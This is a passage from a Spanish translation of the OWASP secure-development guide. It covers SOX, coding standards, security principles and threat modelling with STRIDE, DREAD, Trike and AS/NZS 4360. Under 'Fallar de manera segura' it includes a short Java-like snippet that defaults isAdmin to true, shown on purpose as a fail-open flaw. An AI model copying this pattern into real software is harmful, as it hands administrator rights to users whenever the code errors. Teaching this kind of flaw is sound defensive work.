Establecer la responsabilidad de la gerencia por el establecimiento y mantenimiento de una adecuada estructura de controles internos y procedimientos para elaborar reportes financieros; y

Contener una evaluación, completada al final del año fiscal del emisor, de la efectividad de la estructura de control y de los procedimientos de control interno para la elaboración de los informes financieros.

Esto esencialmente dice que la gerencia debe establecer y mantener estructuras de control internas y procedimientos de carácter ***financiero***, y una evaluación anual de que los controles son efectivos. Debido a que los informes financieros no se mantienen ya en libros contables de "Doble Entrada", el cumplimiento con requerimientos SOX normalmente se extiende al área de Tecnología de la información.

La Guía puede asistir con el cumplimiento de SOX, al proveer controles efectivos para todas las aplicaciones, y no solo para el propósito de reportes financieros. Permite a las organizaciones comprar productos que afirman usar controles OWASP, o permitir a las organizaciones exigir a las empresas de desarrollo de software que deben utilizar controles OWASP para producir software más seguro.

Sin embargo, SOX no debe ser utilizado como una excusa. Los controles SOX son necesarios para prevenir otro ENRON, no para comprar artilugios que pueden o no ayudar. Todos los controles, sean artilugios comprados, capacitación, controles de código, o cambios de proceso, deben ser seleccionados basado en eficacia cuantificable y la habilidad para manejar el riesgo, y no "marcar todas las casillas".

Metodología de Desarrollo

Las grandes empresas de software han elegido una metodología de desarrollo y estándares de codificación. La elección de una metodología de desarrollo no es tan importante como el simple hecho de poseer una.

El desarrollo Ad hoc no es lo suficiente estructurado para producir aplicaciones seguras. Las Organizaciones que desean producir código seguro consistentemente necesitan una metodología que soporte dicho objetivo.

Usted debe elegir la metodología adecuada – los equipos pequeños nunca deberían tomar en consideración metodologías demasiado complejas que identifiquen demasiados roles diferentes. Equipos más grandes deberían elegir metodologías a escala de sus necesidades.

Las características a buscar en una metodología de desarrollo son:

Fuerte aceptación de diseño, testeo y documentación

Espacios donde se puedan insertan controles de seguridad (tales como análisis de riesgo de amenazas, revisiones por parte de pares, revisiones de código, etc.)

Funciona para el tamaño y nivel de maduración de la organización

Tiene el potencial de reducir la tasa actual de errores y de mejorar la productividad de los desarrolladores.

Estándares de Codificación

Una metodología no es un estándar de codificación; cada empresa de software necesitara determinar que utilizar basado en prácticas comunes, o simplemente cumplir la ley basado en mejores prácticas conocidas.

Ítems a considerar:

Orientación de arquitectura (por ejemplo “la capa Web no debe llamar a la base de datos directamente”)

Niveles mínimos de documentación requerida

Requerimientos de testeo mandatarios

Niveles mínimos de comentarios entre código y estilo de comentarios preferidos

Manejo de excepciones

Uso de flujo de bloques de control (por ejemplo “Todos los usos de flujos condicionales deben usar bloques de sentencias específicos”)

Método de nombramiento preferido para variables, funciones, clases y tablas.

Código mantenible y legible es preferido ante código inteligente o complexo

El estilo del guión y tabulado es una guerra santa, pero desde el punto de vista de la seguridad, simplemente no importan tanto. Sin embargo, debe destacarse que no usamos más terminales 80x24, así que el uso de espacio vertical ya no es tan importante como lo era antes. El guión y tabulado pueden ser “corregidos” utilizando herramientas automáticas o simplemente un estilo del editor de código, por lo tanto no se ponga demasiado exigente en este tema.

Control de Código Fuente

La ingeniería de software de alto rendimiento requiere mejoras frecuentes al código, junto con regimenes de testeo asociados. Todo el código y testeos deben poder ser revertidos y versionados.

Esto se puede hacer copiando carpetas a un servidor de documentos, pero es mejor si se utilizan herramientas de revisión de código, tales como Subversion, CVS, SourceSafe, o ClearCase.

¿Por que incluir testeos en una revisión? Los testeos para las versiones de código posteriores no se ajustan a los testeos requeridos por las versiones de código iniciales. Es vital que se aplique un testeo a la versión de código para el cual fue construido.

Principios de codificación segura

Sumario

Arquitectos y proveedores de soluciones necesitan una guía para producir aplicaciones seguras por diseño, y pueden hacerlo no sólo implementando los controles básicos documentados en el texto principal, sino también refiriéndose al subyacente "¿Por qué?" en esos principios. Los principios de seguridad tales como confidencialidad, integridad, y disponibilidad – aunque son importantes, amplios y vagos – no cambian. Su aplicación será más robusta cuanto más los aplique.

Por ejemplo, es correcto cuando en una implementación de validación de datos se incluye una rutina de validación centralizada para todas las entradas. Sin embargo, es mejor ver una validación a cada nivel para todas las entradas del usuario, asociadas con un apropiado manejo de errores y un robusto control de accesos.

En el último año más o menos, ha habido un esfuerzo significante para estandarizar la terminología y taxonomía. Esta versión de la guía ha normalizado sus principios con aquellos de los grandes textos de la industria, mientras se han abandonado un principio o dos presentes en la primera edición de la Guía. Se ha hecho así para prevenir confusión e incrementar la conformidad con un conjunto de principios fundamentales. Los principios que han sido eliminados están adecuadamente cubiertos por controles dentro del texto.

Clasificación de activos

La selección de controles sólo es posible después de clasificar los datos a proteger. Por ejemplo, controles aplicables a sistemas de bajo valor tales como blogs y foros son diferentes al nivel y número de controles adecuados para la contabilidad, sistemas de alto valor de banca y comercio electrónico

Sobre los atacantes

En el diseño de controles para prevenir el mal uso de su aplicación, debe considerar los atacantes más probables (en orden de posibilidades y pérdidas actualizadas de más a menos):

Equipo o desarrolladores descontentos.

Ataques "Accionados por" como efectos secundarios o consecuencias directas de un virus, o ataque de gusano o troyano.

Atacantes criminales motivados, tales como el crimen organizado.

Atacantes criminales contra tu organización sin motivo, como defacers.

Script kiddies

Fíjese en que no existe una entrada para el término “hacker.” Esto es debido al emotivo e incorrecto uso de la palabra “hacker” por los medios. El término correcto es “criminal”. Los típicos criminales atrapados y perseguidos por la policía son script kiddies, principalmente dado que las organizaciones no están dispuestas a ir a la policía y ayudarles a poner cargos contra los delincuentes más serios.

Sin embargo, ya es demasiado tarde para reclamar el uso incorrecto de la palabra “hacker” e intentar devolver a la palabra su correcto origen. La guía usa la palabra “atacante” consistentemente cuando se denota que algo o alguien está intentado activamente explotar una característica particular.

Pilares esenciales de la seguridad de la información

La seguridad de la información se ha mantenido sobre los siguientes pilares:

Confidencialidad – permitir acceso únicamente a los datos a los cuales el usuario está permitido.

Integridad – asegurar que los datos no se falsifican o alteran por usuarios no autorizados.

Disponibilidad – asegurar que los sistemas y datos están disponibles para los usuarios autorizados cuando lo necesiten.

Los siguientes principios están todos relacionados a esos tres pilares. En efecto, cuando se considera la construcción de un control, considerar cada pilar sucesivamente ayudará en la producción de un robusto control de seguridad.

Arquitectura de Seguridad

Las aplicaciones sin una arquitectura de seguridad son como puentes construidos sin un análisis finito de elementos ni tests de túneles de viento. Seguramente, parecerán puentes, pero caerán a la primera sacudida de las alas de una mariposa. La necesidad de la seguridad de aplicaciones en forma de arquitectura de seguridad es tan grande como en la construcción de puentes o edificios.

Los arquitectos de aplicaciones son los responsables de su construcción y diseño para cubrir los típicos riesgos tanto de uso como de ataques extremos. Los diseñadores de puentes

necesitan superar cierta cantidad de coches y tráfico a pie, pero también ciclones, terremotos, fuegos, accidentes de tráfico e inundaciones. Los diseñadores de aplicaciones deben superar eventos extremos como fuerza bruta o ataques de inyección y fraude. Los riesgos de los diseñadores de aplicaciones son bien conocidos. Los días de "no lo sabíamos" ya han pasado.

La seguridad ahora es algo esperado, y no un caro complemento o algo dejado de lado.

La arquitectura de seguridad se refiere a los pilares fundamentales: la aplicación debe proporcionar controles para proteger la confidencialidad de la información, integridad de los datos, y proporcionar acceso a los datos cuando se requiera (disponibilidad) – y solamente a los usuarios apropiados. La arquitectura de seguridad no es una "markitecture", donde una cornucopia de productos de seguridad son lanzados juntos y denominados como "solución", no son más que un conjunto de características cuidadosamente consideradas, controles, procesos seguros, y una postura de seguridad por defecto.

Cuando se empieza una nueva aplicación o se rediseña una aplicación existente, debería considerar cada característica funcional y tener en cuenta:

¿Son los procesos de alrededor de esta característica lo más seguro posibles? En otras palabras, ¿es este un proceso con defectos?

¿Si fuera malvado, cómo abusaría de esta característica?

¿Se requiere esta característica que este activa por defecto? Si es así, ¿existen límites u opciones que ayuden a reducir el riesgo de esta característica?

Andrew van der Stock llamo al proceso anterior "Thinking Evil™", y recomienda ponerse en el lugar de el atacante y pensar en todas las posibles vías en que se puede abusar de cada característica, sin considerar los tres pilares básicos y usando el modelo STRIVE sucesivamente.

. Siguiendo esta guía, y usando el modelo de riesgo de amenazas STRIDE / DREAD discutido aquí y en el libro de Howard y LeBlanc, irá bien en su camino de adoptar formalmente una arquitectura de seguridad para sus aplicaciones.

El mejor diseño de sistema de arquitectura y documentos de diseño detallados contienen discusiones de seguridad en cada característica, cómo se van a reducir los riesgos, y cómo se hacía actualmente la codificación.

La arquitectura de seguridad empieza el día en que se modelan los requisitos del negocio, y no termina nunca hasta que la última copia de su aplicación es retirada. La seguridad es un proceso de larga vida y no un disparo por accidente.

Principios de Seguridad

Estos principios de Seguridad han sido tomados de la edición previa de la guía OWASP y se han normalizado con los principios de seguridad perfilados en el excelente libro *Escribiendo código seguro* de Howard y LeBlanc.

Minimizando el área de la superficie de ataque

Cada característica que se añade a una aplicación añade una cierta cantidad de riesgo a la aplicación total. El objetivo del desarrollo seguro es reducir el total del riesgo reduciendo el área de la superficie de ataque.

Por ejemplo, una aplicación web implementa ayuda online con una función de búsqueda. La función de búsqueda puede ser vulnerable a ataques de inyección SQL. Si la característica de ayuda se hubiera limitado a usuarios autorizados, la probabilidad del ataque se hubiera reducido.

Si la característica de ayuda de la función de búsqueda fuera introducida a través de rutinas de validación de datos centralizadas, la habilidad para realizar ataques de inyección SQL se hubiera reducido dramáticamente. Sin embargo, si la característica de ayuda fuera re-escrita para eliminar la función de búsqueda (por una interfaz de usuario mejorada, por ejemplo), esto eliminaría al menos el área de ataque, incluso si la característica de ayuda estuviera disponible para toda Internet.

Seguridad por defecto

Hay muchas maneras de entregar una experiencia “out of the box” a los usuarios. Sin embargo, por defecto, la experiencia debería ser segura, y debería depender del usuario el reducir su seguridad – si les está permitido.

Por ejemplo, por defecto, debe habilitarse la complejidad de la contraseña y su duración. A los usuarios se les puede permitir deshabilitar esas dos características para simplificar su uso de la aplicación e incrementar su riesgo.

Principio del mínimo privilegio

El principio del mínimo privilegio recomienda que las cuentas tengan la mínima cantidad de privilegios necesarios para realizar sus procesos de negocio. Esto abarca a los derechos de usuario, permisos de recursos tales como límites de CPU, memoria, red y permisos del sistema de ficheros.

Por ejemplo, si un servidor middleware requiere acceso sólo a la red, acceso de lectura a la tabla de una base de datos, y la habilidad para escribir en un log, esto describe todos los permisos que deben concederse. Bajo ninguna circunstancia debería darse privilegios administrativos al middleware.

Principio de defensa en profundidad

El principio de defensa en profundidad sugiere que donde con un control sería razonable, más controles contra diferentes tipos de riesgo serían mayores. Los controles, cuando se utilizan en profundidad, pueden hacérselo extraordinariamente difícil a severas vulnerabilidades y por lo tanto con poca probabilidad de que ocurran. Con la codificación segura, esto puede tomar la forma de validación basada en filas, controles de auditoria centralizados, y requerir a los usuarios hacer login en todas las páginas.

Por ejemplo, una interfaz administrativa con defectos es poco probable que sea vulnerable a ataques anónimos si incorpora el acceso correctamente a redes de administración en producción, chequea la autorización administrativa del usuario, y hace log de todos los accesos.

Fallar de manera segura

Las aplicaciones fallan regularmente al procesar transacciones debido a diversas razones. De la manera en que fallan se puede determinar si una aplicación es segura o no. Por ejemplo:

```
isAdmin = true;
try {
      codeWhichMayFail();
      isAdmin = isUserInRole( “Administrator” );
}
catch (Exception ex) {
            log.write(ex.toString());
}
```

Sí el código codeWhichMayFail() falla, el usuario es administrador por defecto. Obviamente esto es un riesgo de seguridad.

Los sistemas externos son inseguros

Diversas organizaciones utilizan las capacidades de procesamiento de terceras compañías, las cuales más que a menudo tienen diferentes políticas de seguridad y posturas que la suya. Es

poco probable que pueda controlar o influenciar en una tercera parte externa, si ellas son usuarios domésticos o grandes suministradores o socios.

De ahí que, la confianza implícita de ejecutar sistemas externos, no está garantizada. Todos los sistemas externos deberían ser tratados de un modo similar.

Por ejemplo, un fiel proveedor de programas proporciona datos que son utilizados para la Banca en Internet, proporciona el número de puntos de premio y una pequeña lista de objetos potenciales de reembolso. Sin embargo, los datos deberían ser comprobados para asegurarse que es seguro mostrarlo al usuario final, y que los puntos de premio son un número positivo, y no improbablemente largo.

Separación de funciones

Un control clave del fraude es la separación de funciones. Por ejemplo, alguien que solicita un ordenador no puede anunciarlo también, no debería recibir directamente el ordenador. Esto previene que el usuario solicite varios ordenadores y reclame que nunca le llegaron.

Ciertos roles tienen niveles diferentes de confianza que los usuarios normales. En particular, los administradores son diferentes que los usuarios normales. En general, los administradores no deberían ser usuarios de la aplicación.

Por ejemplo, un administrador debería ser capaz de apagar y encender el sistema, configurar políticas de contraseñas pero no debería ser capaz de hacer login en la aplicación como un super usuario privilegiado, que fuera capaz de “comprar” objetos en nombre de otros usuarios.

No confíes en la seguridad a través de la oscuridad

La seguridad a través de la oscuridad es un control de seguridad débil, y además siempre fallan cuando son el único control. Esto no significa que mantener secretos es una mala idea, significa simplemente que la seguridad de los sistemas clave no debería basarse en mantener detalles ocultos.

Por ejemplo, la seguridad de una aplicación no debería basarse en mantener en secreto el conocimiento del código fuente. La seguridad debería basarse en muchos otros factores, incluyendo políticas razonables de contraseñas, defensa en profanidad, límites en las transacciones de negocios, arquitectura de red sólida, y controles de auditoria y fraude.

Un ejemplo práctico es Linux. El código fuente de Linux está ampliamente disponible, y aún así está asegurado apropiadamente. Linux es un sistema operativo resistente, seguro y robusto.

Simplicidad

El área de la superficie de ataque y la simplicidad van de la mano. Ciertos ingenieros de software prefieren aproximaciones demasiado complejas hacia lo que de otra manera sería un código relativamente sencillo y simple.

Los desarrolladores deben evitar el uso de dobles negaciones y complejas arquitecturas en donde un enfoque simple sería más rápido y simple.

Por ejemplo, aunque pueda estar a la última tener unas cuantas entidades sencillas ejecutándose en un servidor separado, es más seguro y rápido usar simplemente variables globales con un mecanismo apropiado de mutex para proteger contra las condiciones de carrera.

Arreglar cuestiones de seguridad correctamente

Una vez que un fallo de seguridad ha sido identificado, es importante desarrollar un test para él y comprender la raíz del problema. Cuando se usan los patrones de diseño, es muy probable que el fallo de seguridad se encuentre muy extendido en todo el código base, por lo que desarrollar la solución correcta sin introducir regresiones es esencial.

Por ejemplo, un usuario ha visto que es capaz de ver las cuentas de otro usuario simplemente ajustando su cookie. La solución parece ser relativamente sencilla, pero como el manejo de la cookie es compartido entre todas las aplicaciones, un cambio en una simple aplicación repercutirá en todas las demás. La solución por lo tanto debe testearse en todas las aplicaciones afectadas.

Modelado de Riesgo de Amenaza

Durante el diseño de su aplicación, es esencial que la diseñe utilizando controles evaluados de riesgo de amenaza, de otra forma malgastara recursos, tiempo y dinero en controles inútiles y no suficiente en los riesgos reales.

El método que utilice para determinar riesgo no es tan importante como hacer modelado de riesgo de amenaza estructurado. Microsoft señala que la mejora sencilla en su programa de mejora de seguridad fue la adopción universal de modelado de amenaza.

OWASP ha elegido el proceso de modelado de amenaza de Microsoft ya que trabaja bien para los retos únicos enfrentando seguridad en aplicaciones, y es fácil de aprender y adoptar por diseñadores, desarrolladores y revisores de código.


Modelado de Amenaza de Riesgo utilizando el Proceso de Modelado de Amenaza de Microsoft

Modelado de amenaza es un proceso esencial para el desarrollo de aplicaciones web seguras. Permite a las organizaciones determinar el control correcto y producir contramedidas efectivas dentro del presupuesto. Por ejemplo hay poco sentido en agregar un controlo de $100,000 a un sistema que tiene fraude insignificante.

Ejecutando modelado de riesgo de amenazas

Hay cinco pasos en el proceso de modelado. Microsoft provee una herramienta de modelado de riesgo escrita en .NET para ayudar con el seguimiento y visualización de árboles de amenazas. Podría encontrar el uso de está herramienta útil para proyectos más largo y de larga de vida.

Flujo del Modelo de Amenaza



Identificar Objetivos de Seguridad

El negocio (o líder de la organización) en coordinación con el equipo de desarrollo necesita entender los probables objetivos de seguridad. Los objetivos de seguridad en aplicaciones necesitan ser divididos en:

Identidad: ¿protege está aplicación al usuario de mal uso? ¿Hay controles adecuados para asegurar evidencia de identidad (requerido para muchas aplicaciones bancarias)?

Reputación: la pérdida de reputación derivada de la aplicación siendo mal usada o atacada exitosamente

Financiero: el nivel de riesgo que la organización esta preparada para tomar en la remediación de potencial pérdida financiera. Un software de foros tendría menor riesgo financiero que la banca por Internet de un corporativo

Privacidad y regulaciones: en que medida las aplicaciones deben proteger la información del usuario. Software de foros es público por naturaleza, pero un programa de impuestos esta intrínsecamente vinculado a las regulaciones y legislación de privacidad en la mayoría de los países

Disponibilidad de garantías: ¿tiene este software que estar disponible por un SLA o un acuerdo similar? ¿Es infraestructura protegida nacionalmente? ¿A que nivel tiene que estar disponible la aplicación? Aplicaciones y técnicas altamente disponibles son extraordinariamente caras, así que la fijación de controles correctos puede ahorrar una gran cantidad de recursos y dinero.

Esto de ninguna manera es una lista exhaustiva pero da una idea de algunas de las decisiones de riesgo de negocio que lleva a la construcción de controles técnicos. Otras fuentes de orientación vienen de:

Leyes (Como leyes de privacidad o financieras)

Regulaciones (como regulaciones bancarias o de negocios electrónicos)

Estándares (como ISO 17799)

Acuerdos Legales (como acuerdos mercantes)

Políticas de Seguridad de la información

Visión General de la Aplicación

Una vez que los objetivos han sido definidos, la aplicación debería ser analizada para determinar:

Componentes

Flujos de datos

Límites de confianza

La mejor manera de hacer esto es obtener la documentación de arquitectura y diseño de la aplicación.

Busque diagramas de componentes UML. Los diagramas de componentes de alto nivel son generalmente todo lo que se requiere para entender como y porque la información fluye a distintos lugares. Información que cruza un límite de confianza (como desde el Internet al código

de la interfaz o desde la lógica de negocio al servidor de base de datos), necesita ser analizado cuidadosamente, mientras que los flujos dentro del mismo nivel de confianza no necesitan tanto escrutinio.

Descomponer la aplicación

Una vez que la arquitectura de la aplicación es entendida, la aplicación necesita ser descompuesta, esto significa que las características y módulos que tienen un impacto de seguridad necesitan ser descompuestas. Por ejemplo, cuando se investiga el módulo de autenticación, es necesario entender como los datos entran al módulo de autenticación, como el módulo valida y procesa la información, a donde fluyen los datos, si la información es guardada, y que decisiones son hechas por el módulo.

Documentar las amenazas conocidas

Es imposible escribir amenazas desconocidas, y es poco probable para muchos sistemas personalizados que un nuevo malware sea creado para hacer frente a nuevas vulnerabilidades. En cambio, concéntrese en los riesgos que son conocidos, que pueden ser fácilmente demostrados utilizando herramientas o el seguimiento de errores.

Cuando documente una amenaza, Microsoft sugiere dos enfoques diferentes. Uno es un gráfico de amenaza y el otro es simplemente una lista estructurada. Típicamente, un gráfico de amenaza imparte mucha más información en un periodo de tiempo más corto para el lector pero lleva mayor tiempo para construirse, y la lista estructurada es mucho más fácil de escribir pero lleva más tiempo para el impacto de las amenazas hacerse obvias.




Figura 1: Gráfico del Árbol de Amenaza

1. Un atacante podría leer los mensajes de otros usuarios

El usuario tal vez no haya terminado sesión en una computadora compartida

2. Validación de datos puede permitir inyección SQL

3. Implementar validación de datos

4. Autorización puede fallar, permitiendo acceso no autorizado

5. Implementar revisiones de autorización

6. Caché del navegador puede contener parte del mensaje

7. Implementar cabeceras HTTP anti-caché

8. Si el riesgo es alto, usar SSL

Las amenazas son atacantes motivados, ellos generalmente quieren algo de su aplicación o burlar controles. Para entender que amenazas son aplicables, utilice los objetivos de seguridad para entender quien podría atacar la aplicación:

Descubrimiento accidental: Usuarios autorizados pueden toparse con un error en la lógica de su aplicación utilizando simplemente un navegador

Malware automatizado (buscando vulnerabilidades conocidas pero con un poco de malicia e inteligencia)

Atacante Curioso (como investigadores de seguridad o usuarios que notaron algo mal en su aplicación y prueban más allá)

Script kiddie: criminales computacionales atacando o desfigurando aplicaciones por respeto o motivos políticos – utilizando técnicas descritas aquí o en la Guía de Pruebas de OWASP para comprometer su aplicación

Atacantes motivados (como personal disgustado o un atacante pagado)

Crimen organizado (generalmente para aplicaciones de alto riesgo, como comercio electrónico o bancario

Es vital entender el nivel del atacante contra el que se esta defendiendo. Un atacante informado que entiende sus procesos es mucho más peligroso que un script kiddie, por ejemplo.

STRIDE

Burlando Identidad

Burlar identidad es un riesgo clave para las aplicaciones que tienen muchos usuarios pero un contexto de ejecución simple a nivel aplicación y base de datos. Los usuarios no deben ser capaces de actuar como otro usuario o convertirse en otro usuario.

Manipulación de información

Los usuarios pueden cambiar cualquier información entregada a ellos, y por lo tanto pueden cambiar validación del lado del cliente, datos GET y POST, cookies, cabeceras HTTP, y más. La aplicación no debería enviar información al usuario, como tasas de interés o periodos que son obtenibles de la aplicación misma. La aplicación debe revisar cuidadosamente cualquier información recibida del usuario para identificar si es sensata y aplicable.

Repudiación

Los usuarios pueden disputar transacciones si hay trazabilidad y auditoria insuficiente de la actividad del usuario. Por ejemplo, si un usuario dice, “yo no transferí dinero a está cuenta externa”, y usted no puede seguir sus actividades desde el frente al dorso de la aplicación, es extremadamente posible que la transacción tendrá que deshacerse.

Las aplicaciones deberían tener controles de repudiación adecuados, como registros de accesos web, pistas de auditorias en cada nivel, y un contexto de usuario desde arriba hacia abajo. Preferentemente, la aplicación debería correr como el usuario, pero esto comúnmente no es posible con muchos marcos.

Divulgación de Información

Los usuarios se resisten a enviar detalles privados a un sistema. Es posible para un atacante revelar detalles de usuario, ya sea anónimamente o como un usuario autorizado, habrá un periodo de reputación perdido. Las aplicaciones deben incluir controles fuertes para prevenir manipulación de identificación de usuario, particularmente cuando ellos usan una única cuenta para correr la aplicación entera.

El navegador del usuario puede fugar información. No todos los navegadores implementan correctamente políticas de manejo de caché pedidos por las cabeceras HTTP. Cada aplicación tiene la responsabilidad de minimizar la cantidad de información almacenada por el navegador, previendo que pueda divulgar información y pueda ser utilizada por un atacante para aprender más acerca del usuario o convertirse en ese usuario.

Denegación de Servicio

Las aplicaciones deberían estar conscientes que podrían ser objeto de un ataque de denegación de servicio. Para aplicaciones autenticadas, recursos costosos como archivos grandes, cálculos complejos, búsquedas pesadas, o consultas largas deberían estar reservadas para usuarios autorizados, no para usuarios anónimos.

Para aplicaciones que no tienen este lujo, cada faceta de la aplicación deber ser implementada para realizar el menos trabajo posible, usar (o no) consultas rápidas a la base de datos, y no exponer archivos grandes, o proveer ligas únicas por usuario para prevenir un ataque simple de denegación de servicios.

Elevación de Privilegios

Si una aplicación provee roles de usuario y administrador, es vital asegurarse que el usuario no puede elevarse a algún rol de privilegios más altos. En particular, simplemente no proveer las ligas al usuario es insuficiente – todas las acciones deben estar cerradas a través de una matriz de autorización para asegurarse que solamente los roles correctos pueden acceder funcionalidades privilegiadas.

DREAD

DREAD es usado para formar parte del razonamiento detrás de la clasificación de riesgos, y es usada directamente para ordenar riesgos.

DREAD es usado para computar un valor de riesgo, que es un promedio de cinco elementos:

$Risk_{DREAD}$ = (DAÑO + REPRODUCIBILIDAD + EXPLOTABILIDAD + usuarios AFECTADOS + DESCUBRIBILIDAD) / 5

Esto produce un número entre 0 y 10. Mientras más alto el número, más serio es el riesgo.

Daño Potencial

Si una amenaza es cumplida, ¿cuánto daño es causado?

0 = Nada	5 = Información individual del usuario es comprometida o afectada	10 = Destrucción completa del sistema

Reproducibilidad

¿Qué tan fácil es reproducir esta amenaza?

0 = Muy difícil o imposible, incluso para los administradores de la aplicación	5 = uno o dos pasos requeridos, tal vez necesite ser un usuario autorizado	10 = Requiere sólo una barra de direcciones sin estar registrado en la aplicación

Explotación

¿Qué necesita tener para explotar esta amenaza?

0 = Habilidades	5 = Malware existente,	10 = Solamente un

avanzadas de programación y redes, herramientas de ataque avanzadas o personalizadas	o fácilmente realizado utilizando herramientas normales de ataque	navegador

Usuarios Afectados

¿Cuántos usuarios serán afectados por esta amenaza?

0 = Ninguno	5 = Algunos usuarios, pero no todos	10 = Todos los usuarios

Descubrimiento

¿Qué tan fácil es descubrir esta amenaza? Cuando se está realizando una revisión de código de una aplicación existente, la facilidad para descubrirla es usualmente establecida como 10 ya que se tiene que asumir que estas cuestiones serán descubiertas.

0 = De muy difícil a imposible. Requiere acceso al sistema o al código	5 = Se podría dar con el problema de estar adivinando u observando las huellas de la red	9 = Detalles de fallas como esta son del dominio público, y pueden ser descubiertas utilizando Google 10 = Está en la barra de direcciones o en una forma

Sistemas Alternativos de Modelado de Amenazas

OWASP reconoce que la adopción de un proceso de modelado de Microsoft puede ser una elección controversial en algunas organizaciones. Si STRIDE / DREAD es inaceptable debido a prejuicio infundado, recomendamos que cada organización juzgue los varios modelos de amenaza en una aplicación o diseño existente. Esto permitirá a la organización determinar que enfoque funciona mejor para ellos, y adoptar las herramientas de modelado de amenaza más apropiada para sus organizaciones.

Realizar modelado de amenazas provee un retorno mucho mayor que cualquier control en esta Guía. Es vital que el modelado de amenaza se lleve acabo.

Trike

Trike es un marco de modelado de amenaza con similitudes al proceso de modelado de amenaza de Microsoft. Sin embargo, Trike se diferencia utilizando un enfoque basado en el riesgo con implementación, modelos de amenaza y riesgo distintos, en vez de utilizar un modelo de amenaza mixto (ataques, amenazas y debilidades) como se representan por STRIDE / DREAD.

Del papel de Trike, Trike tiene por objeto:

Con ayuda de los interesados del sistema, asegurar que el riesgo que este sistema implica a cada activo es aceptable para todos los interesados.

Ser capaz de decir si esto se ha hecho.

Comunicar que hemos hecho y sus efectos a los interesados

Potenciar a los interesados para entender y reducir los riesgos para si mismos y para otros interesados implicados por sus acciones dentro de sus dominios.

Para mayor información, por favor revise debajo la sección “Otra lectura”. La Guía de OWASP 2.1 (en Noviembre 2005) tendrá mayor detalle acerca de Trike.

AS/NZS 4360:2004 De Gestión de Riesgos

Estándar Australiano / Estándar neocelandés AS/NZS 4360, publicado por primera vez en 1999, es el primer estándar formal del mundo para documentar y gestionar riesgo, y es todavía uno de los pocos estándares formales para gestionar riesgo. Fue actualizado en 2004.

El enfoque del AS/NZS 4360 es simple (es sólo de 28 páginas) y flexible, y no bloquea a las organizaciones en un método en particular de gestión de riesgo siempre y cuando la gestión de riesgo cumpla los cinco pasos del AS/NZS 4360. Provee varios conjuntos de tablas de riesgo y permite a las organizaciones adoptar el suyo propio.

Los cinco componentes principales del enfoque iterativo del AS/NZS son:

Establecer el contexto – establecer que es un riesgo tratado, por ejemplo, que bienes / sistemas son importantes

Identificar los riesgos – dentro de sistemas a ser tratados, ¿qué riesgos son aparentes?

Analizar los riesgos – ver estos riesgos y determinar si hay algunos controles de apoyo

Evaluar los riesgos – determinar el riesgo residual

Tratar los riesgos – describir los métodos para tratar los riesgos para que los riesgos seleccionados por el negocio puedan ser mitigados

